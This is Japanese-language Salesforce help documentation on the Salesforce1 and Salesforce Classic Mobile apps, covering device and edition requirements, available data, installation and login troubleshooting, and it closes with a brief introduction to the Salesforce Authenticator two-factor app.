Salesforce1 は、ほとんどの Salesforce エディションおよびユーザライセンスの種類で使用できます。このアプリケーションは各種のモバイルプラットフォームでサポートされますが、オペレーティングシステムの最小要件およびモバイルブラウザ要件があります。

モバイルプラットフォーム要件

次のモバイルプラットフォーム要件を満たす携帯電話やタブレットで Salesforce1 を使用できます。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

オペレーティングシステムおよびバージョン要件	モバイルブラウザ要件*
Android 4.4 以降	Android の Google Chrome Android で動作するブラウザ
iOS 9.2 以降	iOS の Apple Safari iOS で動作するブラウザ
Windows 10 *(モバイルブラウザアプリケーションのみ)*	Windows 10 の Microsoft Edge
Windows 8.1 *(モバイルブラウザアプリケーションのみ)*	Windows 8.1 の Microsoft Internet Explorer 11 *(2017 年 12 月 17 日でサポートを終了)*

* モバイルブラウザ要件は、Salesforce1 モバイルブラウザアプリケーションにのみ適用されます。

- モバイルブラウザの最新バージョンが必要です。
- モバイルブラウザアプリケーションを使用している場合、Chrome のシークレットモード、Safari のプライベートブラウズ、Edge または Internet Explorer の InPrivate ブラウズをオフにすることをお勧めします。

Salesforce1 テストに使用されるモバイルデバイス

Salesforce は、選択した一連のモバイルデバイスで Salesforce1 ダウンロード可能アプリケーションおよびモバイルブラウザアプリケーションの自動テストや手動テストを実行します。次は Salesforce1 のテストに使用するデバイスの現在のリストです。

プラットフォーム	携帯電話	タブレット
Android	• Google Nexus 5X • Google Nexus 6P • Samsung Galaxy S7 • Samsung Galaxy S6 • Samsung Galaxy S5 • Samsung Galaxy Note 4	• Samsung Galaxy Note 10.1 • Samsung Tab A 9.7
iOS	• iPhone 6S/6S Plus • iPhone 6/6 Plus • iPhone 5S • iPhone SE	• iPad Pro • iPad Air 2 • iPad Air • iPad Mini 4
Windows *(モバイルブラウザアプリケーションのみ)*	• Nokia 1020 (Windows 8.1 搭載) • Lumia 950 (Windows 10 搭載)	• N/A

顧客は、現在のプラットフォーム要件を満たしていればテスト対象外デバイスでも Salesforce1 を使用できます。Salesforce1 でテスト済みのデバイスのリストは、事前の通知の有無に関わらず変更される場合があります。

メモ: Salesforce では、Microsoft Surface や Microsoft Surface Pro デバイスなどのタッチ対応ラップトップは、タブレットではなくラップトップとして扱います。これらのデバイスでは、Salesforce1 にアクセスできません。ユーザは、有効になっているフルサイト環境 (Lightning Experience または Salesforce Classic) にリダイレクトされます。これらの種類のデバイスでは、標準のキーボードとマウスによる入力のみがサポートされています。

ほとんどのデバイスでは、Salesforce1 は縦方向でのみ機能します。iPad タブレット上で Salesforce1 ダウンロード可能アプリケーション を使用している場合は例外で、縦方向と横方向の両方がサポートされます。

Salesforce のエディションおよびライセンス

Salesforce1 の使用がサポートされている Salesforce エディションとユーザライセンスの種類は、次のとおりです。

Salesforce エディション	
Salesforce1 は次のエディションで使用できます。 • Personal Edition • Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition • Contact Manager Edition	次のエディションでは使用できません。 • Database.com Edition
ユーザライセンスの種類	
Salesforce1 にアクセスできるユーザライセンスの種類は次のとおりです。特別な Salesforce1 ライセンスまたはモバイルライセンスは必要ありません。 • Salesforce ユーザ • Salesforce プラットフォームおよび Force.com ユーザ • Chatter Plus ユーザ (Chatter Only とも呼ばれる)、Chatter Free ユーザ、および Chatter External ユーザ* • カスタマーコミュニティ、カスタマーコミュニティプラス、およびパートナーコミュニティの外部ユーザ • Salesforce コミュニティのメンバーであるポータルユーザ	次の種類のユーザライセンスではモバイルアプリケーションにアクセスできません。 • ポータルユーザ (Salesforce コミュニティのメンバーである場合を除く) • Database.com ユーザ • サイトおよび Site.com ユーザ • Data.com ユーザ • Work.com ユーザ

メモ: 組織の Salesforce エディション、ユーザライセンスの種類、および割り当てられたユーザプロファイルおよび権限セットによって決まる、フルサイトで使用できるデータや機能と同じデータや機能にアクセスできます。

*Chatter Plus、Chatter Free、および Chatter External のユーザがいずれかの Salesforce1 ダウンロード可能アプリケーションを使用するためには、「API の有効化」プロファイル権限が有効になっている必要があります。API アクセス権を持つ Chatter External ユーザは、ダウンロード可能アプリケーションの使用時に [グループ] および [人] リストビューにアクセスできません。

ワイヤレス接続

Salesforce と通信するには、Wi-Fi® または携帯電話ネットワーク接続が必要です。携帯電話接続の場合は、3G ネットワーク以上が必要です。最適なパフォーマンスを得るには、Wi-Fi または LTE の使用をお勧めします。

いずれかの Salesforce1 ダウンロード可能アプリケーションを使用している場合は、デバイスがオフライン時に最近アクセスしたレコードの参照や、レコードの作成および編集を行うことができます。

関連トピック:

- Salesforce1 アプリケーションのロケールと言語のサポート
- Salesforce1 モバイルアプリケーションのアクセシビリティに関する考慮事項
- Salesforce1 モバイルアプリケーションで使用可能なデータ

Salesforce1 モバイルアプリケーションで使用可能なデータ

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

Salesforce1 は、組織の Salesforce エディション、ユーザライセンスの種類、および割り当てられているユーザプロファイルと権限セットを使用して、ユーザが使用可能なデータを判断します。Salesforce のフルサイトの操作時に表示されるオブジェクト、レコードタイプ、項目、およびページレイアウトのほとんどが Salesforce1 でも表示されます。ただし、一部の Salesforce データは Salesforce1 では使用できません。

次のオブジェクトは、Salesforce1 ナビゲーションメニューの項目として使用できます。別途記載がない限り、これらのオブジェクトのレコードを作成、表示、編集できます。

- 取引先
- 納入商品
- キャンペーン
- ケース
- 取引先責任者
- 契約
- D&B 企業 (*Data.com Prospector および Data.com Clean 顧客の場合は参照のみ*)
- ダッシュボード (*参照のみ*)
- 行動
- ファイル

- Field Service Lightning (稼働時間、サービス予約、サービス人員、サービステリトリー、作業種別) (*モバイルブラウザアプリケーションのみ*)
- ナレッジ記事 (*参照のみ*)
- リード
- Live Chat のトランスクリプト
- 商談
- 注文 (*参照または編集のみ*)
- レポート (*参照のみ*)
- ソーシャル人格およびソーシャル投稿
- ToDo
- Work.com コーチング、目標、感謝、報奨、およびスキル (*iOS ダウンロード可能アプリケーションではスキルを使用できません*)
- 作業指示
- アクセスできるタブを含むカスタムオブジェクト
- アクセスできるタブを含み、検索可能な Salesforce Connect 外部オブジェクト

一部の例外を除いて、これらのレコードですべての標準項目およびカスタム項目を使用できます。また、これらのオブジェクトの関連リストの大部分を操作できます。

Chatter が有効になっている場合、フィード、グループ、人 (ユーザプロファイル)、およびトピックにアクセスできます (トピックは、モバイルブラウザアプリケーションでのみで使用できます。) Chatter が無効になっていても、ユーザプロファイルにはアクセスできます。

Salesforce1 ダウンロード可能アプリケーションを使用している場合は、Salesforce Today を使用して、ミーティングの準備、顧客との連絡、カンファレンスコールへのすばやい参加、1 日のスケジュールの総合的な管理を行うことができます。

Salesforce1 ナビゲーションメニュー

Salesforce1 ナビゲーションメニューから上記のすべてのオブジェクトにアクセスできます。ナビゲーションメニューでは、最も頻繁に操作するオブジェクトに簡単にアクセスできます。[最近] セクション下部にある [さらに表示] をタップすると、Salesforce1 で使用できるすべてのオブジェクトの完全なリストが表示されます。

ヒント: Salesforce を使用し始めたばかりで最近のオブジェクトの履歴がまだない場合、Salesforce1 ナビゲーションメニューの [最近] セクションには最初に、取引先、ケース、取引先責任者、ファイル、グループ (ナビゲーションメニューに直接追加されていない場合)、リード、商談、人 (ナビゲーションメニューに直接追加されていない場合) などのオブジェクトが表示されます。

Salesforce1 および Salesforce フルサイトをしばらく使用していると、[最近] セクションのデフォルトのオブジェクトが最も使用するオブジェクトに置き換えられ、それらのオブジェクトを Salesforce1 のグローバル検索で使用できるようになります。

ユーザが定期的に操作したオブジェクトが [最近] セクションに表示されるまで、最大 15 日かかる場合があります。[最近] セクションにすぐにオブジェクトが表示されるようにするには、フルサイトの検索結果からそれらのオブジェクトを固定します。

Salesforce1 でグローバル検索を行う場合、[最近] セクションに表示されるオブジェクトのレコードのみを検索できます。[最近]セクションを展開したときに完全なオブジェクトリストに表示される他のオブジェクトのレコードを検索するには、オブジェクトのホームページから検索します。

関連トピック:

Salesforce1 モバイルアプリケーションの要件

データアクセスと表示: Salesforce1 で使用できない機能

Salesforce1 モバイルアプリケーションにログインできないのはなぜですか?

Salesforce の正しいログイン情報を使用しているのに、Salesforce1 にログインできない場合、ログインがうまくいかない理由としていくつかの一般的な原因が考えられます。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

- Salesforce1 を使用する権限が実際にあることを確認します。Salesforce システム管理者は、Salesforce1 ダウンロード可能アプリケーションを使用できるユーザを制御でき、また、自身や会社全体のモバイルブラウザアプリケーションへのアクセスを無効にできます。自身にアクセス権があるかどうか不明な場合は、システム管理者に確認してください。
- ダウンロード可能アプリケーションを使用している場合は、本番、Sandbox、カスタムドメインの正しいインスタンスにログインしていることを確認します。デフォルトで、Salesforce1 は本番環境に接続します。組織でシングルサインオンを使用している場合は、ログイン時に異なるページを指し示すアプリケーションを設定します。テストの目的で Salesforce1 から Sandbox に接続する場合やコミュニティ URL を使用してログインする場合も同様です。

  カスタムドメインの形式は `https://universalcontainers.my.salesforce.com` です。この `universalcontainers` は、システム管理者が選択した名前です。システム管理者は使用するドメイン名を指定できます。

  - iOS 用のダウンロード可能アプリケーションを別のインスタンスに接続するには、ここに記載の手順に従います。
  - Android用のダウンロード可能アプリケーションを別のインスタンスに接続するには、ここに記載の手順に従います。

依然としてログインできない場合は、システム管理者にお問い合わせください。

関連トピック:

Salesforce1 モバイルアプリケーションの取得

Salesforce1 モバイルアプリケーションの要件

Salesforce1 モバイルアプリケーションのヘルプの検索

Salesforce1 にはモバイルアプリケーションについて確認する場合に使用する [ヘルプ] リンクがあります。

[ヘルプ] リンクは、Salesforce1 ナビゲーションメニューの下部にあります。 をタップしてナビゲーションメニューを開きます。

また、他にも Salesforce1 の使用を開始するときに役に立つ数多くのリソースが用意されています。Salesforce1 モバイルアプリケーションのヘルプリソース(ページ 103)を確認してください。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

Salesforce1 モバイルアプリケーションのヘルプリソース

Salesforce1 モバイルアプリケーションの使用方法、アプリケーションを使用するための組織の設定、およびアプリケーション開発に関する詳細は、次のリソースを参照してください。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

Salesforce1 の使用開始

ガイド	
Salesforce1 アプリケーションの使用	PDF
ヘルプトピック	
Salesforce1 モバイルアプリケーションの概要	HTML
Salesforce1 モバイルアプリケーション機能: 各バージョンで使用可能な機能	HTML
Salesforce1 モバイルアプリケーションの要件	HTML
Salesforce1 モバイルアプリケーションで使用可能なデータ	HTML
Salesforce1 モバイルアプリケーションの取得	HTML
Salesforce1 モバイルアプリケーションで使用できない機能	HTML
アプリケーションのヘルプ	
iPhone の Salesforce1 ダウンロード可能アプリケーション用	HTML
iPad の Salesforce1 ダウンロード可能アプリケーション用	HTML
Android 端末の Salesforce1 ダウンロード可能アプリケーション用	HTML

携帯端末の Salesforce1 モバイルブラウザアプリケーション用		HTML
タブレットの Salesforce1 モバイルブラウザアプリケーション用		HTML
Salesforce1 動画		
Take Your Tasks from Desktop to Mobile (デスクトップからモバイルに ToDo を移行)		**動画**
Accounts and Contacts on the Go (外出先での取引先と取引先責任者)		**動画**

Salesforce1 の設定とカスタマイズ

ガイドと早見表		
Salesforce1 モバイルアプリケーション管理ガイド	PDF	HTML
Salesforce1 アプリケーション管理ロールアウトガイド		HTML
ヘルプトピック		
Salesforce1 ウィザードを使用した Salesforce1 モバイルアプリケーションの設定		HTML
Salesforce1 をユーザの手に		HTML
Salesforce1 のアクションバーでのアクションの順序		HTML
Salesforce1 モバイルアプリケーションでの組織のブランド設定		HTML
Salesforce1 モバイルアプリケーションの Visualforce ページの有効化		HTML
Salesforce1 モバイルアプリケーションをオフラインで使用		HTML

Salesforce1 向けの開発

ガイドと早見表		
Salesforce1 アプリケーション開発者ガイド	PDF	HTML
Android および iOS の Salesforce1 モバイルの URL スキーマ	PDF	
Salesforce1 モバイルセキュリティガイド	PDF	

Salesforce1 アプリケーションのロケールと言語のサポート

Salesforce1 は、Salesforce でサポートされるロケール、完全サポートされる言語、エンドユーザ言語のほとんどすべてで動作します(サポートされるロケールと言語の完全なリストは、Salesforceヘルプを参照してください)。このリリースでは、アラビア語とヘブライ語を含む、右から左に読み取られる言語はサポートされていません。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

メモ: Salesforce1 ダウンロード可能アプリケーションでは、Salesforce ユーザプロファイルおよびモバイルデバイスのロケール設定の両方の言語設定とロケール設定が使用されます。デバイスで使用するロケール設定がユーザプロファイルに指定されたものと異なる場合、アプリケーション全体で異なる言語が表示されることがあります。たとえば、ナビゲーションメニューは英語で表示され、レコードはフランス語で表示されたりします。

Salesforce1 にはマルチ通貨サポートが含まれますが、高度な通貨管理は使用できません。

関連トピック:

Salesforce1 モバイルアプリケーションの要件

Salesforce1 モバイルアプリケーションのアクセシビリティに関する考慮事項

Salesforce1 はアクセシビリティを念頭に置いて設計されており、スクリーンリーダーを使用するユーザを含む、すべてのユーザが十分に利用できるモバイルの操作性を提供します。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

Salesforce フルサイトとは異なり、Salesforce1 ではアクセシビリティモードを使用しなくても、支援デバイスを使用して作業するユーザに、十分に利用できる操作性を提供できます。

スクリーンリーダーの使用方法の詳細については、ご使用のモバイルデバイスの資料を参照してください。

関連トピック:

Salesforce1 モバイルアプリケーションの要件

Salesforce1 モバイルブラウザアプリケーションの無効化または有効化

組織で Salesforce1 モバイルブラウザアプリケーションが有効になっている場合、サポートされているモバイルブラウザから Salesforce にログインすると、Salesforce1 モバイルブラウザアプリケーションに自動的にリダイレクトされます。モバイルブラウザで Salesforce フルサイトを使用することはサポートされていません。ただし、モバイルデバイスから一時的に Salesforce Classic にアクセスする必要がある場合に、モバイルブラウザアプリケーションを無効にすることは可能です。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

メモ: Salesforce1 モバイルブラウザアプリケーションへの自動リダイレクトを無効にすると、すべてのモバイルデバイスで、サポートされているブラ

ウザの自動アクセスが無効になります。たとえば、タブレットからモバイルブラウザアプリケーションを無効にすると、スマートフォンのモバイルブラウザアプリケーションも使用できなくなります。

Salesforce1 ダウンロード可能アプリケーションには常に Salesforce1 インターフェースが表示されるため、これらの手順が Salesforce1 ダウンロード可能アプリケーションに影響を与えることはありません。

アプリケーション内からモバイルブラウザアプリケーションを無効にする手順は、次のとおりです。

1. をタップします。
2. [フルサイト] をタップします。

すぐに Salesforce Classic フルサイトに切り替わります。モバイルブラウザから Lightning Experience にアクセスすることはできません。

モバイルブラウザからログインすると、フルサイトがデフォルト環境になります。フルサイトのフッターにある [Salesforce1 に移動] リンクを使用すると、Salesforce1 モバイルブラウザアプリケーションに戻ることができます。その後は、再び Salesforce1 がデフォルト環境になります。

フルサイトからモバイルブラウザアプリケーションを無効にする手順は、次のとおりです。

1. [個人設定] から、[クイック検索] ボックスに *「高度なユーザの詳細」* と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに *「個人情報」* と入力し、[個人情報] を選択します。
2. [Salesforce1 ユーザ] をオフにします。
3. 変更内容を保存します。

フルサイトから Salesforce1 モバイルブラウザアプリケーションに戻すには、上記の手順を繰り返し、[Salesforce1 ユーザ] チェックボックスをオンにします。

関連トピック:

- Salesforce1 モバイルアプリケーションの取得
- Salesforce1 モバイルアプリケーションの要件
- Salesforce 環境のカスタマイズ

Salesforce Classic Mobile

Salesforce Classic Mobile アプリケーションでは、Android™ および iPhone® デバイスから Salesforce データへのモバイルアクセスを提供します。レコードの表示、作成、編集、削除、活動の追跡、ダッシュボードの参照、簡易レポートの実行、電話とメールの記録ができます。Salesforce システム管理者からモバイルライセンスが割り当てられると、Salesforce Classic Mobile を使用できるようになります。

メモ: サポートされている機能は、モバイルオペレーティングシステムおよびデバイスモデルによって異なる場合があります。

Salesforce Classic Mobile では、モバイルデバイスのローカルデータベースに Salesforce レコードを保存します。つまり、データ接続が利用できない場合でも Salesforce Classic Mobile アプリケーションを使用できます。Salesforce Classic Mobile は、Salesforce に新しいレコードや更新されたレコードを定期的にポーリングするため、手動で同期する手間が省けます。

スマートフォンで Salesforce Classic Mobile アプリケーションを使用できるかどうかを確認するには、サポートされているモバイルデバイスのリストを確認します。

- Salesforce Classic Mobile の使用の要件
- Salesforce Classic Mobile アプリケーションのインストール
- FAQ - Salesforce Classic Mobile の使用

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

Salesforce Classic Mobile の使用の要件

Salesforce Classic Mobile アプリケーションは、Android および iOS オペレーティングシステムで実行できます。また、ワイヤレス通信業者でもサポートされています。デバイスがインターネットへのデータ接続を確立できる場合、通常モバイルアプリケーションは実行可能です。モバイルアプリケーションをインストールする前にデバイスがサポートされているかを確認してください。最近リリースされたモバイルデバイスでは、どのデバイスも公的認証と品質保証手続きを通すため、すぐにはサポートされません。

iOS デバイスに関する留意事項

Apple 製品用の Salesforce Classic Mobile アプリケーションの使用には、一定の制限があります。

- 第三者 (Apple Inc. およびお客様のネットワーク接続プロバイダなどに限らず) は、お客様に第三者または Salesforce からの返金、控除、その他の補償の権利を与えることなく、いかなる時でも、iPhone および iPod touch デバイスでの Salesforce Classic Mobile の使用の制限、中断または停止、iPhone および iPod touch デバイスからの Salesforce Classic Mobile アプリケーションの削除、または、Salesforce に対する上記のいずれかの実行の要求を行うことができます。
- サービスレベル規約は、Salesforce Classic Mobile for iPhone 製品には適用されません。その他の制限事項については、「Salesforce Classic Mobile for iPhone 注文書補足条項」に記載されています。ユーザは Salesforce Classic Mobile for iPhone 製品をダウンロードまたはインストールする際に、これに同意していただく必要があります。

関連トピック:

Salesforce Mobile 製品の比較

Salesforce Classic Mobile

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

Salesforce Classic Mobile アプリケーションのインストール

Salesforce Classic Mobile アプリケーションは、サポートされている Android または iPhone デバイスにインストールできます。

Salesforce Classic Mobile を簡単にインストールするには、モバイルデバイスから `http://mobile.salesforce.com` にアクセスし、画面の指示に従います。

または、お使いのデバイスタイプのインストール手順を使用してもかまいません。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

Android のインストール

Salesforce Classic Mobile は、Google Play からダウンロードできます。Google Play にアクセスするには、Android デバイスがネットワークに接続されている必要があります。また、アプリケーションをダウンロードするための Google アカウントも必要です。Google アカウントがない場合は、`https://accounts.google.com` にアクセスし、[サインアップ] を選択してアカウントを作成します。

Google Play から Salesforce Classic Mobile をインストールする手順は、次のとおりです。

1. Android デバイスのアプリケーション画面から、Google Play Store を選択します。
2. [検索] 項目を選択して、「*salesforce*」と入力します。
3. 検索結果から Salesforce Classic Mobile を選択します。
4. [ダウンロード] を選択します。
5. 利用規約に同意する場合は、**[Accept and Download (同意してダウンロード)]** をタップします。
6. [開く] を選択して、アプリケーションを起動します。
7. デバイスで初めて Salesforce Classic Mobile アプリケーションを起動する場合、ログインし、データをダウンロードして、デバイスのアプリケーションを有効にする必要があります。電話がネットワークに接続されていることを確認します。
   a. [同意する] を選択します。
   b. 有効化画面で、Salesforce のユーザ名とパスワードを入力します。
   c. [有効化] を選択します。

組織での設定に応じて、アプリケーションにアクセスする前にパスコードを設定する必要がある場合があります。

iPhone のインストール

Salesforce Classic Mobile は、Apple の App Store からダウンロードできます。App Store を使用するには、iPhone または iPod touch をネットワークに接続する必要があります。アプリケーションをダウンロードするには、iTunes™ Store アカウントも必要です。iTunes Store アカウントを持っていない場合は、コンピュータで iTunes を開いて、[ストア] > [取引先] を選択して作成します。

App Store から Salesforce Classic Mobile をインストールする手順は、次のとおりです。

1. iPhone または iPod touch の [ホーム] 画面で App Store のアイコンを選択します。
2. [検索] をタップします。
3. ［検索］項目内をタップして、キーボードを開きます。「*salesforce*」と入力します。
4. 検索結果のリストで Salesforce Classic Mobile を選択し、アプリケーションに関する情報を表示します。
5. [Free (無料)] をタップしてから、[インストール] をタップします。

   メモ: App Store からは、アプリケーションを無料でダウンロードできます。Enterprise Edition、Professional Edition、Unlimited Edition、Performance Edition、Developer Edition でモバイルライセンスが割り当てられているユーザのみが、Salesforce Classic Mobile を実行できます。
6. iTunes Store アカウントとパスワードを入力して、[OK] をタップします。
7. 初めて Salesforce Classic Mobile を起動する場合、ログインし、データをダウンロードして、デバイスのアプリケーションを有効にする必要があります。デバイスがネットワークに接続されていることを確認します。
   a. [ホーム] 画面で Salesforce アイコンをタップします。
   b. [同意する] をタップします。
   c. 有効化画面で、Salesforce のユーザ名とパスワードを入力します。
   d. [有効化] をタップします。

      警告: 有効化処理中にアプリケーションが終了する、またはデバイスがロックされると、iPhone オペレーティングシステムはダウンロード処理を停止しますが、次にアプリケーションを開くと処理が再開されます。

組織での設定に応じて、アプリケーションにアクセスする前にパスコードを設定する必要がある場合があります。

関連トピック:

Salesforce Mobile 製品の比較
Salesforce Classic Mobile

FAQ - Salesforce Classic Mobile の使用

Salesforce Classic Mobile を使用するにはライセンスが必要ですか?

自分の電話が Salesforce Classic Mobile アプリケーションと互換性があるか確認できますか?

Salesforce Classic Mobile アプリケーションを使用する場合に自分のデバイス上に保存されている Salesforce データを知る方法は?

Salesforce でアクセスできないレコードを Salesforce Classic Mobile アプリケーションで表示できますか?

Salesforce Classic Mobile アプリケーションでデータが更新される頻度は?

モバイルデバイス上にないレコードにアクセスするための Salesforce Classic Mobile アプリケーションの使用方法は?

モバイルデバイスに着信があったとき、Salesforce Classic Mobile アプリケーションで関連する取引先責任者レコードは開かれますか?

Salesforce Classic Mobile を使用するにはライセンスが必要ですか?

Salesforce Classic Mobile にアクセスする必要のある各ユーザにモバイルライセンスが必要です。

モバイルライセンスが割り当てられているのに、システム管理者がまだモバイル設定をしていない場合は、デフォルトのモバイル設定で Salesforce Classic Mobile を有効化できます。デフォルト設定は、Salesforce で最近アクセスしたレコードを、モバイルデバイスに同期します。また、デバイスでローカルに使用できない Salesforce から、検索したり、レコードをダウンロードしたりすることもできます。

Salesforce Classic Mobile にアクセスするためのモバイルライセンスがユーザアカウントに割り当てられているかどうかを確認するには、個人設定を確認します。

- [モバイルユーザ] チェックボックスがオンになっている場合は、Salesforce Classic Mobile をインストールして実行できます。[モバイルユーザ] チェックボックスがオンでも［モバイル設定］が空白である場合は、デフォルトのモバイル設定を使用して Salesforce Classic Mobile を有効化できます。

メモ: 新しい Unlimited Edition または Performance Edition ユーザの場合、［モバイルユーザ］チェックボックスはデフォルトで無効になっています。

自分の電話が Salesforce Classic Mobile アプリケーションと互換性があるか確認できますか?

Salesforce Classic Mobile アプリケーションは、iPhone、iPod touch デバイス、およびほとんどの Android デバイスで実行できます。自分の電話でアプリケーションを実行できるかどうかを確認するには、サポートされているモバイルデバイスのリストを参照してください。

メモ: サポートされている機能は、モバイルオペレーティングシステムおよびデバイスモデルによって異なる場合があります。

Salesforce Classic Mobile アプリケーションを使用する場合に自分のデバイス上に保存されている Salesforce データを知る方法は?

モバイルデバイスで Salesforce Classic Mobile アプリケーションを使用した Salesforce へのアクセスは、コンピュータでの Salesforce フルアプリケーションの使用とは大幅に異なります。モバイルデバイスは、メモリ容量が最小限で画面も小さく、ネットワークへの常時接続も維持されません。このような制約に対処するため、Salesforce データのサブセットは電話のローカルデータベースに保存されます。

Salesforce Classic Mobile アプリケーションで使用できるタブの種類は、次のとおりです。

- すべてのカスタムオブジェクトタブおよびこれらの標準オブジェクトタブ
  - 取引先
  - 納入商品
  - 添付ファイル
  - ケース
  - 取引先責任者
  - コンテンツ

  - 行動
  - グループ
  - グループメンバー
  - リード
  - メモ
  - 商談
  - 価格表
  - 商品
  - ソリューション
  - ToDo
  - ユーザ
  - ダッシュボード
  - レポート
- Web タブと Visualforce タブ

メモ: アプリケーションで使用できるタブやオブジェクトは、モバイル設定によって決まるため、ここに示したタブやオブジェクトがすべて表示されない場合もあります。

また、iPhone および Android アプリケーションではレポートがサポートされません。

オブジェクトのタブを開いたときに、Salesforce レコードの一部しか参照できない場合があります。システム管理者は、モバイル化されたオブジェクトごとに絞り込み条件を作成して、デバイスに表示されるレコードの数を制限できます。たとえば、大規模な組織の場合、進行中の商談と完了した商談をすべてモバイルデバイスに送信すると、メモリが大量に消費されたり、メモリがクラッシュしたりする可能性があります。システム管理者は、すべての商談を送信する代わりに、今月完了が予定されているユーザの進行中の商談など、商談のサブセットを送信できます。

Salesforce でアクセスできないレコードを Salesforce Classic Mobile アプリケーションで表示できますか?

いいえ。ユーザ権限、共有ルール、項目レベルセキュリティは、Salesforceから継承されます。つまり、モバイルアプリケーションには Salesforce で設定されたすべての制限が適用されます。

Salesforce Classic Mobile アプリケーションでデータが更新される頻度は?

Salesforce Classic Mobile アプリケーションでは、データの変更が 20 分ごとにチェックされます。この増分更新では、サーバによってユーザのSalesforceに新たに作成されたレコードがあるかどうかが確認され、新しいレコードがある場合は取得されてユーザのデバイスに送信されます。さらに、デバイスにすでに保存されているレコードへの変更も送信されます。

メモ: データ同期について、次の点に注意してください。

- Android クライアントアプリケーションでは、アプリケーション使用状況に基づいてデータポーリング間隔が調整されます。アプリケーションが使用中でない場合、ポーリング間隔は最長 8 時間まで急増します。それ以降、デバイスでは 8 時間ごとにデータポーリングが実行されます。これにより、アプ

リケーションがほとんど使用されていないときに Salesforce Classic Mobile アプリケーションのデバイスの電池が消費されるのを防ぐことができます。

- iPhone で一度に実行できるアプリケーションは 1 つのみのため、Salesforce Classic Mobile アプリケーションはアプリケーションを起動するまでデータ更新を要求できません。iPhone でアプリケーションを起動すると、データ同期が過去 20 分以内に行われた場合を除き、増分更新が実行されます。

モバイルデバイス上にないレコードにアクセスするための Salesforce Classic Mobile アプリケーションの使用方法は?

デバイスで使用できる Salesforce データは、モバイル設定によって定義されます。デバイスに自動的にダウンロードされないレコードでも簡単に検索できます。検索ボックスは、Salesforce Classic Mobile アプリケーションの各オブジェクトタブとアプリケーションのホームページに表示されます。

モバイルデバイスに着信があったとき、Salesforce Classic Mobile アプリケーションで関連する取引先責任者レコードは開かれますか?

Salesforce Classic Mobile アプリケーションでは、電話の着信があったときに Salesforce 取引先責任者を開くことができません。ただし、Salesforce Classic Mobile から電話する場合は、通話の記録を求めるメッセージが自動的に表示されます。

Salesforce Authenticator

刷新された Salesforce Authenticator モバイルアプリケーションへようこそ!バージョン 2 は、モバイルデバイス向けの強力で革新的な 2 要素認証アプリケーションです。このアプリケーションを使用することで、Salesforce アカウントおよびデータを保護するセキュリティが強化されます。使用方法はとても簡単です。つまり、1 つの優れたアプリケーションで強化されたセキュリティと向上した利便性の両方を得られます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

2 要素認証とは?

誰もがオンラインアカウントやデータの安全性を維持したいと望んでいます。2 要素認証は、それを実現するのに最適な方法です。2 要素認証とは、アカウントにアクセスするために 2 つの情報、つまり 2 つの要素を使用することです。1 つ目の要素は、ユーザ名とパスワードなど、ユーザが知っているものです。2 つ目の要素は、セキュリティアプリケーションがインストールされたモバイルデバイスなど、ユーザが持っているものです。2 つ目の要素 (セキュリティアプリケーションがインストールされたモバイルデバイス) により、アカウントの保護が強化されます。ハッカーがパスワードを盗んだとしても、Salesforce Authenticator がインストールされたユーザのモバイルデバイスを持っていないためログインできません。

Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) の入手

Salesforce Authenticator はダウンロードしてモバイルデバイスにインストールするアプリケーションです。

Salesforce Authenticator (バージョン 2 以降) の要件

Salesforce Authenticator モバイルアプリケーションは各種のモバイルプラットフォームでサポートされますが、デバイス、オペレーティングシステム、モバイルブラウザに一定の要件があります。アカウントアクティビティのユーザ検証とロケーションベースの自動検証には、Salesforce と通信するためのインターネット接続が必要です。確認コード (時間ベースのワンタイムパスワード (TOTP)) はモバイルデバイスにインターネット接続がなくても生成できます。

Salesforce Authenticator (バージョン 2 以降) のアクセシビリティに関する考慮事項

Salesforce Authenticator はアクセシビリティを念頭に置いて設計されており、スクリーンリーダーを使用するユーザを含む、すべてのユーザが十分に利用できるモバイルの操作性を提供します。Salesforce フルサイトとは異なり、Salesforce Authenticator ではアクセシビリティモードを使用しなくても、支援デバイスを使用して作業するユーザに、十分に利用できる操作性を提供できます。

Salesforce Authenticator (バージョン 2 以降) のロケールと言語のサポート

